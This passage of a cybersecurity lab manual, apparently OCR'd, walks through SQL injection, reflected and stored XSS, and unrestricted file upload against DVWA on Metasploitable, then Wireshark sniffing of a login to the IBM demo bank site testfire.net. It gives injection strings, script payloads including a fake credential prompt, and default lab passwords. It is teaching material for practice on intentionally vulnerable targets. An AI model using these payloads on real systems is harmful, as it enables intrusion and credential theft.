
Step 2: The login admin and password password should be entered after opening the link to DVWA.



Step 3: On the DWDA security tab, lower the security level from high to medium. the user ID as 1"or"1=" in the SQL injection section. One submit button click. You will now be given the username.








b)Perform Cross-site scripting on DVWA

Step 1: Metasploitable and Kali Linux should be started on the virtual computer. Get the IP address of the metasploitable device and enter it in Firefox.





```
 _                  _                  _ _           _       _       _____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV


Step 2: Open the DVWA link and input the password as password and the username admin.


Step 3: Change the security setting from high to low by visiting the DWDA security page.

Step 4: Now go to xss reflected and in the user's name field enter the script as <script>alert("hacked") </script> then click submit. You will get the prompt having the alert message contained within it.




Step 5: now go to the option xss stored and in the name field type any text and in the message field type <script>prompt(“enter credentials”)</script> . A prompt will appear asking for the details to enter.





c)Perform File upload DVWA

Step 1: Start the virtual machine's metasploitable and kali linux operating systems. Locate the IP address of the metasploitable machine, then type it into Firefox.




```
 _                  _                  _ _           _       _       _____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Step 2: Open the DVWA link and input the password as password and the username admin.


Username

Password

Login

Step 3: Change the security setting from high to low by visiting the DWDA security page.


Step 4: Now select Upload from the menu, and you'll see that the file to upload is stated as it should be. The website is vulnerable if the image accepts any other format, so select the.txt file and upload it. The file will then be processed, and you will see a notification indicating that the upload was successful. Copy the path from the root and paste it into the browser to access the database's index page, which shouldn't be accessible.




2.Perform Sniffing


a)Perform Sniffing using Wireshark in kali linux

Step 1: Launch Kali Linux, log in as root, input the root, and type the wireshark command.





Step 2: double click on the eth0 option.






Step 3: Click on Firefox and then enter testfire.net. Login to that page with the admin as username and admin as password.


Altoro Mutual
testfire.net
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
Sign In | Contact Us | Feedback | Search Go
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Careers
Subscribe
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.
Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it
Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.
Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.
Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.
Win a Samsung Galaxy S10 smartphone
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The Altoro Mutual website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SW10.
Copyright © 2008, 2023, IBM Corporation, All rights reserved.

